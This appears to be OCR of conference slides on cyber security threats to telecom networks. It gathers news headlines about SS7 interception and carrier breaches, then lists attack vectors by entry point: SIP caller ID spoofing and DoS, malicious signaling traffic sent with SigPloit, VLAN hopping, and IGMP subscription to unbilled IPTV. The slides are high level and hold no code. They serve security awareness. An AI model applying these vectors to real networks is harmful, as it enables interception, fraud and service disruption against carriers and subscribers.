

Cyber Security Threats to Telecom Networks

Rosalia D’Alessandro
Hardik Mehta
Loay Abdelrazek


Press Release: some highlights


SS7 ATTACKS TO HACK PHONE, WHATSAPP TO READ MESSAGES 2018


July 22, 2018 | DICC | Leave a comment


SMS 2FA gave us sweet FA security, says Reddit: Hackers stole database backup of user account info, posts, messages

Email addresses, hashed passwords, and other details from mid-2000s era swiped



Real-World SS7 Attack — Hackers Are Stealing Money From Bank Accounts

May 03, 2017 Swati Khandelwal


Bank Account Hackers Used SS7 to Intercept Security Codes


Well-Known Signaling System 7 Protocol Flaws Exploited in German

Mathew J. Schwartz (@euroinfosec) • May 5, 2017



T-Mobile Hacked — 2 Million Customers' Personal Data Stolen

August 23, 2018 Mohit Kumar


Telecom Architecture Overview



Possible Entry Points



Attack Vectors



Mobile Stations (3G/ 4G):

- Enumeration and exploitation of internal core network nodes
- Sending crafted SIP messages to perform tasks like, Caller ID spoofing
- Identifying nodes running signaling stacks (e.g. SIGTRAN stack) and sending malicious signaling traffic using Sigploit

Fiber to The Home (FTTH):

- Enumeration and exploitation of internal core network nodes
- VLAN hoping possible between VoIP, ITPV and Data
- Using VoIP, Crafted SIP messages can be sent to perform SIP attacks like DoS
- Using IPTV, Send crafted IGMP messages to subscribe unbilled channels

